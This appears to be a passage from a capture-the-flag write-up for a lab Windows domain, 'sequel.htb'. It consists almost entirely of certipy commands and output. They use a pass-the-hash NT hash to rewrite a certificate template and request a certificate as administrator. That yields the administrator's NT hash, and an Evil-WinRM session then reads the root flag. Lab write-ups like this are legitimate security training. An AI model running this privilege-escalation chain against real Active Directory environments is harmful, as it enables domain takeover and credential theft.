
certipy template -u *ca_svc@sequel.htb* -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -template DunderMifflinAuthentication -dc-ip 10.10.11.51 -debug

```
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[+] Authenticating to LDAP server
[+] Bound to ldaps://10.10.11.51:636 - ssl
[+] Default path: DC=sequel,DC=htb
[+] Configuration path: CN=Configuration,DC=sequel,DC=htb
[*] Updating certificate template 'DunderMifflinAuthentication'
[+] MODIFY_DELETE:
[+]     pKIExtendedKeyUsage: []
[+]     msPKI-Certificate-Application-Policy: []
[+] MODIFY_REPLACE:
[+]     nTSecurityDescriptor:
[b'\x01\x00\x04\x9c0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x14\x00\x00\x00\x02\x
00\x1c\x00\x01\x00\x00\x00\x00\x00\x14\x00\xff\x01\x0f\x00\x01\x01\x00\x00\x00\x00\x00
\x05\x0b\x00\x00\x00\x01\x05\x00\x00\x00\x00\x00\x05\x15\x00\x00\x00\xc8\xa3\x1f\xdd\x
e9\xba\xb8\x90,\xaes\xbb\xf4\x01\x00\x00']
[+]     flags: [b'0']
[+]     pKIDefaultKeySpec: [b'2']
[+]     pKIKeyUsage: [b'\x86\x00']
[+]     pKIMaxIssuingDepth: [b'-1']
[+]     pKICriticalExtensions: [b'2.5.29.19', b'2.5.29.15']
[+]     pKIExpirationPeriod: [b'\x00@\x1e\xa4\xe8e\xfa\xff']
[+]     pKIDefaultCSPs: [b'1,Microsoft Enhanced Cryptographic Provider v1.0']
[+]     msPKI-Enrollment-Flag: [b'0']
[+]     msPKI-Private-Key-Flag: [b'16842768']
[+]     msPKI-Certificate-Name-Flag: [b'1']
[*] Successfully updated 'DunderMifflinAuthentication'
```

certipy req -u *ca_svc@sequel.htb* -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -ca sequel-DC01-CA -target sequel.htb -template DunderMifflinAuthentication -upn "*administrator@sequel.htb*" -timeout 1000

```
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb':
aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
```

Evil-WinRM PS C:\Users\Administrator\Documents>



```
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd "C:/Users/Administrator/Desktop/"
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         5/22/2025  12:35 AM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat "C:/Users/Administrator/Desktop/root.txt"
5430084982b40edd2431cb483a143efa
```